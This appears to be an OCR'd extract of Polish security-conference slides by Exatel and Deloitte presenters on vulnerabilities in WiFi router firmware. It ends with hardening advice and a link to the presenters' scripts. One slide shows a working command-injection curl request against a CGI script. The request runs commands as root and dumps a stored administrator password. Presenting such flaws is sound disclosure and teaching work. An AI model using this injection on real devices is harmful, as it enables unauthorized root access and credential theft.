


...ściąga dowolny plik z urządzenia w zaszyfrowanej postaci

EXATEL

Deloitte.

Podatność w kodzie skryptu CGI



EXATEL

Deloitte.

Możemy wykonać dowolne polecenie jako root (administrator)

```
$ export command='cat /tmp/scfgdndf'; curl --noproxy '*' -X POST --data-urlencode "Client=;
$command > /tmp/FILE;# &Download=Download" "http://$targetip/cgi-bin/rdfs.cgi?lang=varLang&
src=varSrc&varSEID" | hexdump -C
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  8262  100  8192  100    70   230k    2016 --:--:-- --:--:-- --:--:--  235k
00000000  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*

[...]

*
00001df0  00 00 00 00 6d 6f 64 65  72 61 74 6f 72 00 00 00  |....moderator...|
00001e00  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00001e10  00 00 00 00 61 64 6d 69  6e 31 32 33 00 00 00 00  |....admin123....|
00001e20  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00002000
$
```

hasło administratora

EXATEL

Deloitte.

Czy mieliśmy po prostu szczęście?

Niestety nie jest tak dobrze, polecana lektura: **(In)Security of Embedded Devices' Firmware - Fast and Furious at Large Scale [32c3]** (https://www.youtube.com/watch?v=5gf6mFz1rPM)

- automatyczna statyczna i dynamiczna analiza obrazów firmware
- przeanalizowano zaledwie 185 obrazów od 13 producentów
- znalezione 225 poważnych podatności (Command Injection, CSRF, XSS)

Jak żyć?

- systematycznie aktualizować firmware urządzeń z WiFi
- jeżeli to możliwe używać OpenWRT lub DDWRT (backdoory producenta!)
- zmienić domyślne hasło z naklejki nawet jeśli wygląda na mocne i unikalne
- szyfrować WPA2 (czyli AES)
- w przypadku większych sieci korzystać z serwera RADIUS i 802.1x

Netgear…

“Zabezpieczenia”, a WiFi probe request

- filtrowanie MAC
- ukryta nazwa sieci (SSID)

EXATEL

Deloitte.

Dziękujemy za uwagę!

Adam Ziaja <adam@adamziaja.com>

Maciej Grela <enki@fsck.pl>

Repozytorium ze skryptami z prezentacji:

GitHub

https://github.com/bezprzewodowe/niebezpieczenstwo